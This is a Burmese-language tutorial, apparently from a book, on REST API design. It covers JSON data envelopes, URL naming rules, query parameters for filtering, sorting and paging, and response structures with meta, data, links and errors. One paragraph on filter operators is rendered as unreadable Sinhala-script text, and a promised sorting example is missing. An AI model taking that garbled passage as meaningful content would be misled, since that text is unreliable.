သတိထားကြည့်ပါ ကွာပါတယ်။ Data Envelope နဲ့ ထည့်ပေးတဲ့အတွက် ဘာထူးသွားလည်းဆိုတော့ တဗြား ဆက်စပ်အချက်အလက် (Meta information) တွေကိုပါ တဲ့ထည့်ပေးလို ရနိုင်သွားပါတယ်။ ဒီလိုပါ

-

JSON

```
{
  success: true,
  total: 3,
  data: [
    { id: 1, title: "React", price: 4.99 },
    { id: 2, title: "Laravel", price: 4.99 },
    { id: 3, title: "API", price: 4.99 }
  ]
}
```

Data နဲ့အတူ တဗြားဆက်စပ်အသုံးဝင်နိုင်တဲ့ အချက်အလက်တစ်ချို့ပါ ပါဝင်သွားတာပါ။ အကယ်၍ Error တွေဘာတွေ ရှုခဲ့ရင်လည်း ဒီလိုပုံစံ ဖြစ်သွားနိုင်ပါတယ်။

JSON

```
{
  success: false,
  errors: {
    code: 123,
    message: "Cannot get book list"
  }
}
```

ဒီတော့ Response Body မှာ Data ကို ဒီအတိုင်းပြန်ပေးမယ့်အစား Data Envelope နဲ့ပြန်ပေးတာက ပို ကောင်းတယ်လို့ ဆိုကြသူတွေ ရှိပါတယ်။ ဒါပေမယ့် တစ်ချို့ကလည်း ဒါဟာ Standard နဲ့မညီဘူးလို့ ဆိုကြပါတယ်။ Meta Information တွေကို တွဲပြီးတော့ ဖော်ပြချင်ရင်၊ Data Envelope နဲ့စုထည့်မှ မဟုတ်ပါဘူး၊ Headers မှာ Custom Header အနေနဲ့ ထည့်ပေးလိုက်လို့လည်း ရတာပဲလို့ ဆိုကြပါတယ်။ ဥပမာ - နှမူနာပေးထားတဲ့အထဲကဆိုရင် success တို့ errors.code တို့ဆိုတာ လိုတောင်မလိုပါဘူး။ Status Code တွေ ရှိနေတာပဲ။ Status Code ကိုကြည့်လိုက်ယုံနဲ့ သိနေရပြီလေ။ ကျွန်ုတဲ့ errors.message လိုဟာမျိုး သိုးခြား ပေးဖို့လိုအပ်ရင် X-Error-Message ဆိုပြီးတော့ Custom Header အနေနဲ့ ထည့်ပေးလိုက်လို့ ရနိုင်ပါတယ်။ Data ထဲမှာ သွားရောပေးစရာမလိုပါဘူးလို့ ပြောကြပါတယ်။ ဒါကတော့ API Developer တွေကြားထဲမှာ ရှိနေကြတဲ့ မတူကွဲပြားတဲ့အမြင်ပါ။

လက်တွေမှာ Header တွေထက်စာရင် Data Envelope ထဲက အချက်အလက်တွေက ပိုပြီးတော့ အသုံးပြုရ လွယ်လို့ Data Envelope နဲ့ပဲ ပိုပြီးတော့ အသုံးများကြပါတယ်။ Data Envelope ထဲမှာ ဘာတွေပါရမှာ လဲဆိုတာကိုတော့ နောက်တစ်ခန်းကျော်ကျေတော့မှ ဆက်ကြည့်ကြပါမယ်။

အခန်း (၆၉) – RESTful API

REST ဆိတ်သာ Representational State Transfer ရဲ အတိကောက်ဖြစ်ပြီး၊ Service တွေဖန်တီးတဲ့အခါမှာ လိုက်နာဖို့ သတ်မှတ်ထားတဲ့ Architecture Design လမ်းညွှန်ချက်ဖြစ်ပါတယ်။ Roy Fielding လိုခေါ်တဲ့ ကွန်ပျူးတာသိပ္ပံးပည့်ရှင်တစ်ဦးက Ph.D စာတမ်းအဖြစ် (၂၀၀၀) ပြည့်နှစ်မှာ တင်သွင်းခဲ့တာပါ။ ဒါပေမယ့် သူက (၁၉၉၄) ခုနှစ်လောက်တည်းက ဒီနည်းစနစ်တွေကိုသုံးပြီးတော့ HTTP ကို ပူးပေါင်းတိတွင်ပေးခဲ့တာပါ။ ဒါကြောင့် REST က Architecture ဖြစ်ပြီး HTTP က အဲဒီ Architecture ကိုအသုံးပြုထားတဲ့ နည်းပညာလို ဆိုနိုင်ပါတယ်။

Service တွေရဲ့သဘောသဘာဝကို ပထမဆုံးအခန်းမှာ ပြောခဲ့ပြီးဖြစ်ပါတယ်။ Service တွေနဲ့ပက်သက်ရင် RESTful Web Service လိုခေါ်တဲ့ အသုံးအနှစ်နဲ့တစ်ခုရှုပါတယ်။ ဆိုလိုတာက စနစ်ကျတဲ့ Service တစ်ခုဖြစ်ဖို့ဆိုရင် RESTful ဖြစ်ရမယ်၊ REST Architecture Design လမ်းညွှန်ချက်များနဲ့ ကိုက်ညီရမယ် ဆိုတဲ့ အမိပါယ်ပါ။ တစ်ကယ်တော့ HTTP ကိုအသုံးပြုတဲ့ Service ဖြစ်တာနဲ့တင် RESTful Service ဖြစ်ပြီးနေပြီ လို ဆိုနိုင်ပါတယ်။ HTTP ကိုယ်တိုင်က REST ကို လိုက်နာပြီး တိတွင်ထားတာ မို့လိုပါ။

RESTful Services

ဒါပေမယ့် HTTP ကို သုံးနေတာပဲ ဆိုယုံလောက်နဲ့ ကျေနပ်လို့မရသေးပါဘူး။ REST ရဲ သဘော သဘာဝ တွေကို ကိုယ်တိုင်နားလည် ကျင့်သုံးပေးဖို့လည်း လိုအပ်ပါသေးတယ်။ မဟုတ်ရင် HTTP သုံးထားပေမယ့် REST သတ်မှတ်ချက်များနဲ့ မကိုက်ညီတာမျိုး ဖြစ်နေနိုင်ပါတယ်။ စနစ်မကျတော့တာမျိုး ဖြစ်နိုင်ပါတယ်။ ဒါကြောင့် REST ရဲ သဘောသဘာဝ အနှစ်ချုပ်ကို အခုလိုမှတ်ပါ။

Client နဲ့ Server တို့အကြား အချက်အလက်တွေ ဖလှယ်တဲ့အခါ အဲဒီအချက်အလက်တွေဟာ **Representable** ဖြစ်ရပါမယ်။ ဆိုလိုတာက အပြန်အလန်ဖလှယ်ကြတဲ့ အချက်အလက်တွေကို ကွန်ပူ။ တာစနစ်တွေက နားလည်အလုပ်လုပ်နိုင်သလို လူတွေကလည်း ဖတ်ရှုနားလည်နိုင်ရမယ် ဆိုတဲ့ အမိပြုယ်ပါ။

ဥပမာ -

/products/123/reviews ဆိုတဲ့ URL ကို ကွန်ပူ။ တာစနစ်ဖြစ်တဲ့ HTTP Server က နားလည် အလုပ် လုပ်နိုင်သလို လူတစ်ယောက်က ဖတ်ကြည့်ရင်လည်း ဘာကိုဆိုလိုတယ်ဆိုတာ နားလည်နိုင်စေပါတယ်။ /xyz987/a(12)3+b45?q=678#rtyez ဆိုရင်တော့ ကွန်ပူ။ တာက နားလည် အလုပ်လုပ်ပေးနိုင်တဲ့ URL ဖြစ်ကောင်းဖြစ်ပေမယ့် လူကတော့ ဖတ်ရှုနားလည်မှာ မဟုတ်တော့ပါဘူး။

URL တင်မကပါဘူး။ ပြန်သုံးသပ်ကြည့်မယ်ဆိုရင် Request Methods တွေ၊ Response Status Code တွေ Headers တွေအားလုံးဟာလည်း ကွန်ပူ။ တာစနစ်တွေသာမက လူတွေဖတ်ရှု နားလည်နိုင်စွမ်းရှိတဲ့ သတ်မှတ်ချက်တွေ ဖြစ်တယ်ဆိုတာကို တွေ့ရမှာပါ။ ဒါဟာ HTTP က မူလကတည်းက Representable ဖြစ်နေခြင်းဖြစ်တယ်လို နားလည်ရမှာဖြစ်ပြီး အဲဒီလို Representable ဖြစ်နေတာကို ကိုယ့်ရဲ့အသုံးပြုပုံ အမှားကြောင့် မပျက်စီးစေဖို့လိုအပ်ပါတယ်။

နောက်ထပ် REST ရဲ့ အရေးပါတဲ့ သဘောသဘာဝကတော့ **Stateless** ဖြစ်ရမယ်ဆိုတဲ့ သတ်မှတ်ချက်ပါတယ်။ HTTP က Stateless ဖြစ်ပြီးသားပါ။ Client က Server ကို ဆက်သွယ်တဲ့အခါ Server က အကြောင်းပြန်ပါတယ်။ ဒါပေမယ့် အဲဒီဆက်သွယ်မှုကို မှတ်မထားပါဘူး။ ဒါကြောင့် နောက်တစ်ကိုမဲ့ ဆက်သွယ်တဲ့အခါ Server က ဆက်သွယ်မှု အသစ်တစ်ခုအနေနဲ့ပဲ လက်ခံအလုပ်လုပ်သွားမှာပါ။ အရင်က လာဖူးတယ်၊ အဆင်ပြောရဲ့လား၊ စသဖြင့် အဲဒီမျိုးတွေ တစ်ခုမှမရှိဘဲ ဘယ်နှစ်ကြိမ် ဆက်သွယ်မှုကို ပြုလုပ်လာပါစေ တစ်ခါမှ မလာဖူးတဲ့၊ သူစိမ့်းတစ်ယောက်လိုပဲ အမြဲဆက်ဆံ တွဲပြန်သွားမှာ ဖြစ်ပါတယ်။ ဒါ သဘောသဘာဝကို Stateless ဖြစ်တယ်လို ဆိုတာပါ။ ဒီလို Stateless ဖြစ်ခြင်းကြောင့်ရလာမယ့် အားသာချက်ပေါင်းများစွာ ရှိပါတယ်။ အမြင်သာဆုံးကတော့ Client အနေနဲ့ အရင်ဆက်သွယ်မှုတွေနဲ့ ပြန်လည် ချိန်ညီနေစရာ မလိုတော့ဘဲ၊ အသစ်တစ်ခုကဲ့သို့ အမြဲဆက်သွယ်နိုင်တဲ့အတွက် ဆက်သွယ်ရ လွယ်ကူရှိုးရှင်းသွားခြင်းပဲ ဖြစ်ပါတယ်။

REST ဆိုတာ Ph.D စာတမ်းကြီးတစ်စောင်ဖြစ်လို့ ကျယ်ပြန့်လှပါတယ်။ ဒါပေမယ့် လက်တွေအသုံးပြုဖို့ အတွက်ဆိုရင်တော့ ဒီနှစ်ချက်ကို မှတ်သားထားရင် လုံလောက်ပါပြီ။ (၁) ဆက်သွယ်ပေးပို့တဲ့ အချက် အလက်တွေဟာ ကွန်ပျူးတာသာမက လူကပါ ဖတ်ရှုနားလည်နိုင်စွမ်း ရှိရမယ်။ (၂) ဆက်သွယ်မှုတွေဟာ Stateless ဖြစ်နေရမယ်။ ဒါပါပဲ။ ဒီနှစ်ချက်ကို နားလည်လိုက်နာပြီး HTTP ရဲ့ မူလသတ်မှတ်ချက်တွေကို မှန်မှန်ကန်ကန် အသုံးပြုသွားမယ်ဆိုရင် ကွန်တော်တို့ တည်ဆောက်မယ့် Service တွေဟာ စနစ်ကျတဲ့ RESTful Service တွေ ဖြစ်နေမှာပဲ ဖြစ်ပါတယ်။

RESTful API

API ဆိုတာဟာ Service ကို ဆက်သွယ်အသုံးပြုရန်နည်းလမ်း လိုအပ်မှာ ရှင်းခွဲပါတယ်။ Web Service တစ်ခုကို ဆက်သွယ်အသုံးပြုလိုတဲ့အခါ URL အပါအဝင် Request တွေကို အသုံးပြုရပါတယ်။ ဒါကြောင့် API ဒီဇိုင်းတစ်ခု RESTful ဖြစ်ဖို့ဆိုတာ ဒီ URL နဲ့ Request တွေရဲ့ဖွဲ့စည်းပုံကို စနစ်ကျအောင် သတ်မှတ်တာပါပဲ။ ဒီလိုသတ်မှတ်တဲ့အခါ မူလ HTTP ရဲ့ သဘောသဘာဝကနေ သွေဖြေခြင်းမရှိစေဘဲ ကိုယ့်နည်းကိုယ်ဟန်နဲ့ စိတ်တိုင်းကျ သတ်မှတ်လိုက်နိုင်ပါတယ်။ ဒါပေမယ့် ကနေ့ခေတ်မှာ ဒီလိုကိုယ့်နည်းကိုယ်ဟန်နဲ့ တစ်ကျောင်းတစ်ပုဒ်ဆန်း ထွင်ပြီးလုပ်နေစရာ မလိုတော့ပါဘူး။ လူတိုင်းလိုလိုက လက်ခံပြီး ကျင့်သုံးနေတဲ့ နည်းတွေ ရှိနေပါပြီ။ ဒီနည်းတွေကို ဆက်ပြောသွားမှာပါ။

API URL နဲ့ပက်သက်ရင် အခေါ်အဝေါ် (၃) ခုကို အရင်မှတ်ထားဖို့ လိုပါမယ်။ **Resource, Action** နဲ့ ID ပါ။ Resource ဟာ ဆောင်ရွက်မယ့် လုပ်ငန်းရင်းမြစ်ဖြစ်ပါတယ်။ Data ဖြစ်ပါတယ်။ ဥပမာအားဖြင့် Products, Customers, Users, Students, Books, Records, Places စသေဖြင့် ဖြစ်နိုင်ပါတယ်။ Action ကတော့ အဲဒီ Resource Data ပေါ်မှာ သက်ရောက်မယ့် လုပ်ငန်းတွေပါ။ ဥပမာအားဖြင့် Create Product, View Customers, Update User, Delete Student, Increase Book, Change Record, Cancel Place စသေဖြင့် ဖြစ်နိုင်ပါတယ်။ ID ကတော့ စုစုပေါ်ပြီးရှိနေတဲ့ Resource Data Collection ထဲက Specific Resource တစ်ခုကို တိတိကျကျည့်ဖို့ အတွက် သတ်မှတ်ထားတဲ့ Unique Key ကိုပြောတာပါ။

API URL တွေ သတ်မှတ်ဖို့အတွက် ဒီ (၃) ချက်ကို စုစုပေါ်ပြီးတည်ဆောက်ရမှာပါ။ ဒီလိုတည်ဆောက်တဲ့အခါ နားလည်လိုက်နာရမယ့် စည်းမျဉ်းတွေ ရှိပါတယ်။ နည်းနည်းလည်းများပါမယ်။ ဒါပေမယ့် သူလည်းပဲ အရေးကြီးတဲ့ ကိစ္စတစ်ခုမြို့လို့ သေသေချာချာကရပြီး လေ့လာမှတ်သားပေးပါ။

1. ပထမဆုံးစည်းမျဉ်းကတော့ API URL တွေမှာ စာလုံးအသေးတွေချက်းပဲသုံးရမယ် ဆိုတဲ့အချက်ဖြစ်ပါတယ်။ ဥပမာ -

/products	/articles	/books	/users
-----------	-----------	--------	--------

2. ဒုတိယအနေနဲ့ Resource အမည်က Plural (အများကိန်း) ဖြစ်ရပါမယ်။ အပေါ်ကြွေပမာကိုပြန်ကြည့်ပါ။ Plural Noun တွေကိုပဲသုံးပြီး နမူနာပေးထားတာကို တွေ့ရနိုင်ပါတယ်။
3. Resource အမည်မှာ Special Character တွေနဲ့ Space တွေ ထည့်မသုံးရပါဘူး။ Space လိုအပ်တဲ့အခါ Dash (-) နဲ့တွဲပေးနိုင်ပါတယ်။ ဥပမာ -

/junior-engineers	/language-books	/travel-records	/management-jobs
-------------------	-----------------	-----------------	------------------

4. API URL မှာ Action တွေမထည့်ရပါဘူး။ Action အစား သင့်တော်တဲ့ Request Method ကို အသုံးပြုရပါမယ်။ ဒီတော့ Resource, Action, ID ရယ်လို့ (၃) မျိုးရှိပေမယ့် API URL မှာ Resource နဲ့ ID ပဲပါရမယ်ဆိုတဲ့ သဘောပါ။

	/products	/products/123
GET	Get all products.	Get product with id 123
POST	Create a product	
PUT	Update many products at once	Update product with id 123
PATCH	Update many products at once	Update product with id 123
DELETE	Delete many products	Delete product with id 123

အပေါ်ကေယားကွက်မှာ URL က နစ်ခုတည်း ဆိုပေမယ့် Request Method (၅) မျိုးနဲ့ ပေါင်းလိုက်တဲ့အခါ လုပ်ဆောင်ချက် (၉) မျိုးရတာကို တွေ့ရနိုင်ပါတယ်။ လေ့လာကြည့်လိုက်ပါ။ PUT နဲ့ PATCH ရဲ့ ကွဲပြားပဲ့ပြီး ဖြစ်ပါတယ်။ ပြီးတော့ POST နဲ့ အချက်အလက်သစ်တည်ဆောက်တဲ့အခါ ID ပေးပြီး တည်ဆောက်ရင် Conflict ဖြစ်လို့ အဲဒီလုပ်ဆောင်ချက်တစ်ခု ချုန်ထားခဲ့တာလည်း သတိပြုပါ။ ဒီနည်းနဲ့ Action တွေကို URL မှာ ထည့်စရာမလိုတော့ပါဘူး။

တစ်ချို့ Action တွေကတော့ Request Method သက်သက်နဲ့ အမိပါယ် မပေါ်လွင်လို့ မထည့်မဖြစ် ထည့်ဖို့လိုတာတွေ ရှိနိုင်ပါတယ်။ ဥပမာ - increase, toggle, tag, verify, undo စသာဖြင့်ပါ။ ဒါမျိုးလိုအပ်လာရင်တော့ URL မှာ Action ထည့်နိုင်ပါတယ်။ ဥပမာ -

/product/increase/123	/items/toggle/4	/users/verify	/tasks/undo/5
-----------------------	-----------------	---------------	---------------

5. **Sub Resource** ဆိုတာလည်း လိုအပ်တတ်ပါသေးတယ်။ လိုအပ်ရင် ထည့်လိုရပါတယ်။ ဥပမာ - Product ရဲ့ Reviews တွေကို လိုချင်တယ်။ Student ရဲ့ Grades ကိုလိုချင်တယ်။ Article ရဲ့ Comments တွေကို လိုချင်တယ်၊ စသာဖြင့် ရှိတတ်ပါတယ်။ အဲဒါဆိုရင် URL ရဲ့ ဖွံ့စည်းပုံက ဒီလိုဖြစ်သွားမှာပါ။

/products/123/reviews	/students/4/grades	/articles/5/comments
-----------------------	--------------------	----------------------

နောက်ကလိုက်တဲ့ reviews, grades, comments တွေဟာလည်း Resource တွေပါပဲ၊ ဒါပေမယ့် Main Resource တော့ မဟုတ်ပါဘူး။ Sub Resource တွေပါ။

6. ရွှေ့ကနေ /api ဆိုတဲ့ Prefix နဲ့ URL တွေကို စပေးချင်ရင် ပေးလိုရပါတယ်။ ရှိုးရှိုး URL နဲ့ API URL ကို ကွဲပြားသွားစေလို့ ပေးသင့်ပါတယ်။ မပေးရင်လည်း ရတော့ရပါတယ်။ ကိုယ့်လိုအပ်ချက် ပေါ်မှာ မူးတည်းပါတယ်။
7. URL မှာ API Version ပါသင့်ပါတယ် (ဥပမာ /api/v1)။ API ဆိုတာ ပေးထားပြီးရင် မပြင်သင့်တော့ပါဘူး။ ပြင်လိုက်လို့ ပြောင်းသွားတဲ့အခါ ဒါ API ကို သုံးနေသူ Client အတွက် ပြဿနာရှိနိုင်ပါတယ်။ ဒါကြောင့် ပြင်ဖို့လိုတယ် ဆိုရင်လည်း ပြင်ပြီနောက်မှာ API Version သစ်အနေနဲ့ ထပ်တိုးပေးရမှာ ဖြစ်ပါတယ်။ ဥပမာ -

/api/v1/products/123	/api/v2/articles/4/comments	/api/v3/user/verify/5
----------------------	-----------------------------	-----------------------

Sorting နဲ့ပတ်သက်တဲ့ သတ်မှတ်ချက်တွေကို အခုလိုသတ်မှတ်ပေးနိုင်ပါတယ်။

Filter ကန်ည်းနည်းတော့ ရုပ်ပါတယ်။ ပေးထားတဲ့ နမူနာကိုသာ တိုက်ရှိက်လွှဲလာကြည့်ပါ။

/products?filter[name]=Book&filter[price][\$lt]=9

Grater Than, Less Than, Not තැක් Filter Operator තොටුග් [\$gt] [\$gte]
[\$lt] [\$lte] [\$not] ඔවුන් ලෙසයාදු ගුණ්මාලෙහි තොටුක් රෙපුබ්‍රිතයි। විළය්දීම්
MongoDB ගැනීලාත් අත්තුව ප්‍රතිපිතයි। අඟාමුන් රුපුදෙපෙමය් ලග්ධෙදු ඇත්තුව
අවශ්‍ය සිද්ධිය් තොටුග් නොගැනීම් තෝටුග් රුපුදෙපෙමය් ප්‍රියා අභ්‍යන්තරයේ තොටු
රුපුදෙපෙමය් යි।

Paging ကတေသ့နှစ်မျိုးရှိပါတယ်။ Client ဘက်က Paging ကို သတ်မှတ်ခွင့် ပြုလိုရသလို Server ဘက်ကပဲ သတ်မှတ်ပေးလိုလည်း ရပါတယ်။ Client ဘက်က Paging သတ်မှတ်ခွင့်ပြုချင်ရင် API URL ရဲ့ ဖွဲ့စည်းပုံက အခုလိုဖြစ်နိုင်ပါတယ်။ ရိုးရိုး Database Query တွေမှာသုံးတဲ့ limit ရေးထုံးမျိုးကိုပဲ ပြန်သုံးလိုက်တာပါ။

/products?skip=5&limit=10	/students?skip=10&limit=20
---------------------------	----------------------------

Client ဘက်က ဘယ်ကစမလဲ ရွေးလိုရသလို၊ တစ်ကြိမ်မှာ ဘယ်နှစ်ခုလိုချင်သလဲပါရွေးလိုရသူးမှာပါ။ နောက်တစ်နည်းကတေသ့ Paging Options တွေကို Server ဘက်က ပုံသေသတ်မှတ်ထားတာမျိုးပါ။ ဒီလိုပါ။

/products?page=2	/students?page=3
------------------	------------------

Client ဘက်ကလိုချင်တဲ့ အရေအတွက်တွေဘာတွေ ပေးခွင့်မရှိတော့ပါဘူး။ လိုချင်တဲ့ Page Number ကိုပေးရတဲ့ သဘောပါ။ Page တစ်ခုမှာ Record ဘယ်နှစ်ခုရှိမလဲဆိုတာမျိုးကတေသ့ Server ကသတ်မှတ်မှာပါ။

Filter, Sorting နဲ့ Paging ပေါင်းသုံးထားတဲ့ ဥပမာလေးတစ်ခုကိုလည်း ဖော်ပြပေးလိုက်ပါတယ်။

/products?filter[category]=4&sort[name]=1&sort[price]=-1&page=2

category က 4 ကိုလိုချင်တယ်။။ name နဲ့ Sorting စီမယ်။ price နဲ့လည်း ပြောင်းပြန်ထပ်စီးမယ်။ Page 2 ကို လိုချင်တယ်လို ပြောလိုက်တာပါ။

ဒီလို Sorting, Filter, Paging လုပ်ဆောင်ချက်တွေ အကုန်လုံးကို ကိုယ့် API က မဖြစ်မနေ ပေးရမယ်လို့ မဆိုလိုပါဘူး။ ပေးချင်တယ်ဆိုရင် ဘယ်လိုပေးရမလဲဆိုတဲ့ နည်းကိုသာပြောတာပါ။ လက်တွေမှာ ကိုယ့် API ဘက်က ဘယ်လိုလုပ်ဆောင်ချက်တွေ ပေးမလဲဆိုတာ ကိုယ်တိုင် ရွေးချယ်သတ်မှတ်ရမှာ ဖြစ်ပါတယ်။

ဒီထက်ပိုပြီး နည်းနည်းအသေးစိတ်ချင်သေးတယ်ဆိုရင် Client ဘက်က လိုချင်တဲ့ Fields တွေကို ရွှေ့ယူလိုက်အောင်လည်း ပေးလိုက်ပါတယ်။ ဒီလိုပါ။

`/products?fields=name,price,description` `/students?fields=name,age,grade`

ပထမနမူနာမှာ Products တွေကိုလိုချင်တာပါ။ ဒါပေမယ့် Products ရဲ့ ရှိသမျှ Field အားလုံးကို မယူဘဲ name, price နဲ့ description ပဲလိုချင်တယ်လို ရွေးပေးလိုက်တာပါ။ ဒုတိယ နမူနာကလည်း အတူတူပါပဲ။ Students ရဲ့ အချက်အလက်တွေထဲကမှ name, age နဲ့ grade ကိုပဲ လိုချင်တယ်ဆိုတဲ့ အဓိပါယ်ပါ။

ဒီလောက်ဆိုရင် RESTful API URL တွေရဲ့ ဖွဲ့စည်းပုံပိုင်းမှာ တော်တော်လေး ပြည့်စုံသွားပါ၍။ ခေါင်းလည်း နည်းနည်းမူးသွားကြဖြီ ထင်ပါတယ်။ မှတ်စရာ နည်းနည်းများတဲ့ အတွက်ကြောင့် မှတ်ရလွယ်အောင် နံပါတ်စဉ်တပ်ပြီး ဖော်ပြပေးခဲ့ပါတယ်။ အားလုံး (၈) ပိုင်းရှုပါတယ်။

အခန်း (၇၀) – API Response Structure

ဒီအခန်းမှာတော့ အထူးသဖြင့် Response Body ရဲ့ ဖွဲ့စည်းပုံနဲ့ အတူ Client နဲ့ Server အပြန်အလှန် ပေးပို့ ကြမယ့် Request / Response တွေရဲ့ ဖွဲ့စည်းပုံအကြောင်းကို ပြောပြသွားမှာပါ။ ဟိုးအပေါ်မှာ Response Body ဟာ JSON Format ဖြစ်ရပြီးတော့ Data Envelope ကိုအသုံးပြုနိုင်တယ်လို့ ပြောထားပါတယ်။

JSON Format ဖြစ်ဖို့က လွယ်ပါတယ်။ ကိုယ်တောင် ဘာမှလုပ်စရာ မလိုပါဘူး။ Language တိုင်းလိုလိုမှာ Array ကို JSON ပြောင်းပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေ၊ Object ကို JSON ပြောင်းပေးနိုင်တဲ့ လုပ်ဆောင်ချက်တွေ ပါပြီးသားပါ။

ဒါကြောင့် ဒီနေရာမှာ Data Envelope ရဲ့ ဖွဲ့စည်းပုံကို နားလည်ဖို့ကပိုအရေးကြီးပါတယ်။ Data Envelope ရဲ့ ဖွဲ့စည်းပုံက တစ်ယောက်နဲ့ တစ်ယောက် အကြိုက်မတူကြသလို၊ ပေးကြတဲ့ Recommendation တွေ လည်းမတူကြပါဘူး။ ဒါပေမယ့် အသေးစိတ်တွေမှာသာ ကွာသွားတာပါ၊ အခြေခံမှုသဘောတွေကတော့ အတူတူပါပဲ့။ ဒါကြောင့်မို့လို့ အချဖော်ပုံမယ့်နည်းတွေကို လေ့လာထားပြီး ကျွန်ုံအသေးစိတ်ကိုတော့ ကိုယ့်လိုအပ်ချက်နဲ့ အညီ ခါန်သိပြီး သုံးသွားလို့ ရနိုင်ပါတယ်။

ပထမဆုံးအနေနဲ့ Response Envelope ထဲမှာ meta, data, links နဲ့ errors လိုပေါ်တဲ့ ပင်မ အစိတ်အပိုင်း (၄) ခဲ့ပါလေ့ရှိတယ်လို့ မှတ်သေးထားပေးပါ။ ဥပမာ - GET Method ကို သုံးပြီး /students ကို Request ပြုလုပ်ခဲ့တယ်ဆိုရင် အခုလိုဖြစ်နိုင်ပါတယ်။

Request

```
GET /students
Content-Type: application/json
```

Response

```
200 OK
Content-Type: application/json

{
    meta: {
        total: 15
    },
    data: [
        { ... }, { ... }, { ... }, { ... }, { ... }
    ],
    links: {
        self: "http://domain/students",
        students: "http://domain/students",
        classes: "http://domain/classes",
        grades: "http://domain/students/grades"
    }
}
```

အထက်က Response Body နမူနာမှာ meta, data နဲ့ links တို့ပါပါတယ်။ meta မှာ စုစုပေါင်း Record အရေအတွက်ကို total နဲ့တွေထည့်ပေးထားပါတယ်။ data ကတော့ Client လိုချင်တဲ့ Student စာရင်းကို JSON Array အနေနဲ့ပေးထားတာပါ။ errors မပါပါဘူး။ Error မရှိတဲ့သဘောပါ။ တစ်ချို့က errors နဲ့ data နှစ်ခုထဲက တစ်ခုပဲပါရမယ်။ errors ပါရင် data မပါရဘူး။ data ပါရင် errors မပါရဘူး လို့ပြောကြပါတယ်။ ဒါသဘာဝကျပါတယ်။ ဒါကြောင့် errors နဲ့ data နှစ်ခုရှိပေမယ့် နှစ်ခုထဲကတစ်ခြိမ်မှာ တစ်ခုသာ ပါဝင်ရမှာပဲ ဖြစ်ပါတယ်။

links မှာတော့ အသုံးဝင်တဲ့ API URL တွေကို တန်းစီပြီးတော့ ပေးထားတဲ့ သဘောပါ။ ဒီအတွက် **HATEOAS** လိုခေါ်တဲ့ REST ရဲ့ဆက်စပ်နည်းပညာတစ်ခုရှိပါတယ်။ Hypermedia as the Engine of Application State ရဲ့အတိုကောက်ပါ။ ဒါနဲ့ပက်သက်ပြီး နည်းနည်းတော့ အငြင်းပွားကြပါတယ်။ လိုတယ် လို ပြောတဲ့သူရှိသလို၊ မလိုဘူးလို ပြောတဲ့သူလည်း ရှိပါတယ်။ မလိုဘူးလို ဘာကြောင့် ပြောသလဲဆိုတော့၊ လက်တွေ့မှာ ဒီ Links တွေကိုအားကိုးလို မပြည့်စုံပါဘူး။ API Documentation ကိုသွားကြည့်ရမှာပဲမို့လို Response Body မှာ ထည့်ပေးနေစရာမလိုဘူးလို ပြောကြတာပါ။ တစ်ကယ်တစ်း လက်တွေ့မှာလည်း

အမြတ်စုံ ပြည့်စုံအောင်လိုက်ထည့်ပေးဖို့ မလွယ်တဲ့အတွက် အများအားဖြင့် Pagination ပိုင်းကလွှဲရင် links ကို သိပ်ပြီးတော့ မသုံးကြပါဘူး။ ဒါကြောင့် နောက်ပိုင်းမှာ links ကို အမြဲမသုံးတော့ဘဲ လိုအပ် မှပဲ သုံးပါတော့မယ်။

GET Method နဲ့ /students/:id ဆိုတဲ့ API URL ကို Request ပြုလုပ်ခဲ့ရင်တော့ ဖွဲ့စည်းပံ့က အခု လိုပုံစံ ဖြစ်နိုင်ပါတယ်။

Request

```
GET /students/3
Content-Type: application/json
```

Response

```
200 OK
Content-Type: application/json
```

```
{
  meta: {
    id: 3
  },
  data: { ... }
}
```

ဒီတစ်ခါတော့ meta မှာ id ကို ထည့်ပေးထားပါတယ်။ တစ်ချို့လည်း total တို့ id တို့လို meta Data တွေကို meta ထဲမှာ တစ်ဆင့်ခံ မထည့်တော့ပဲ တိုက်ရိုက်ပေးတတ်ကြပါတယ်။ ဒီလိုပါ။

JSON

```
{
  id: 3,
  data: { ... }
```

နည်းလမ်းတွေ ရောပြောနေလို့ ခေါင်းမစားပါနဲ့။ အထက်မှာပြောခဲ့သလို အသေးစိတ်လေးတွေပဲ ကွာသွားတာပါ။ အခြေခံမှုသဘောက အတူတူပဲမို့လို့ ကြိုက်တဲ့နည်းကို သုံးနိုင်ပါတယ်။ လက်ရှိနမူနာမှာ data ကတော့ JSON Object တစ်ခုတည်း ဖြစ်သွားပါပြီ။ Array မဟုတ်တော့ဘူးဆိုတာကိုလည်း သတိပြုပါ။

အကယ်၍များ Error ဖြစ်ခဲ့ရင်တော့ Response က ဒီလိုဖြစ်နိုင်ပါတယ်။

Response

404 Not Found

Content-Type: application/json

```
{
  meta: {
    id: 3
  },
  errors: {
    message: "Student with id 3 doesn't exists."
  }
}
```

သို့မဟုတ် ဒီလိုလည်း ဖြစ်နိုင်ပါတယ်။

Response

401 Unauthorized

Content-Type: application/json

```
{
  meta: {
    id: 3
  },
  errors: {
    message: "Unauthorize access."
  },
  links: {
    self: "http://domain/studnets/3",
    login: "http://domain/login"
  }
}
```

နမူနာမှာ Client အတွက် အသုံးဝင်နိုင်တဲ့အတွက် links ကိုထည့်ပေးထားတာကို သတိပြုပါ။ Sorting တွေ Filter တွေ Paging တွေ အကုန်ရောပါတဲ့ နမူနာလေး တစ်ခုလောက် ထပ်ပေးပါ၏းမယ်။

Request

```
GET /students?filter[grade]=7&sort[name]=1&page=2
Content-Type: application/json
```

Response

200 OK

Content-Type: application/json

```
{
  meta: {
    filter: { grade: 7 },
    sort: { name: 1 },
    page: 2,
    total: 25,
    limit: 5
  },
  data: [
    { ... }, { ... }, { ... }, { ... }, { ... }
  ],
  links: {
    self: "/students?filter[grade]=7&sort[name]=1&page=2",
    first: "/students?filter[grade]=7&sort[name]=1&page=1",
    last: "/students?filter[grade]=7&sort[name]=1&page=5",
    next: "/students?filter[grade]=7&sort[name]=1&page=3",
    prev: "/students?filter[grade]=7&sort[name]=1&page=1"
  }
}
```

ဒီနမူနာမှာတော့ meta, links အစုပါဉားပါပြီ။ ပါစ္စလည်းလိုပါတယ်။ ဒီတော့မှ Client က Pagination နဲ့ပက်သက်တဲ့ လုပ်ဆောင်ချက်တွေကို Data နဲ့အတူ တစ်ခါတည်း အတဲ့လိုက် သိရမှာပါ။ အခုလိုသာ Data Envelope ထဲမှာစနစ်တကျ အချက်အလက် ပြည့်ပြည့်စုစုပါ၍ ပြန်ပေးမယ်ဆိုရင် Client အတွက် အသုံးပြုရတာ အရမ်းအဆင်ပြေသွားမှာပါ။

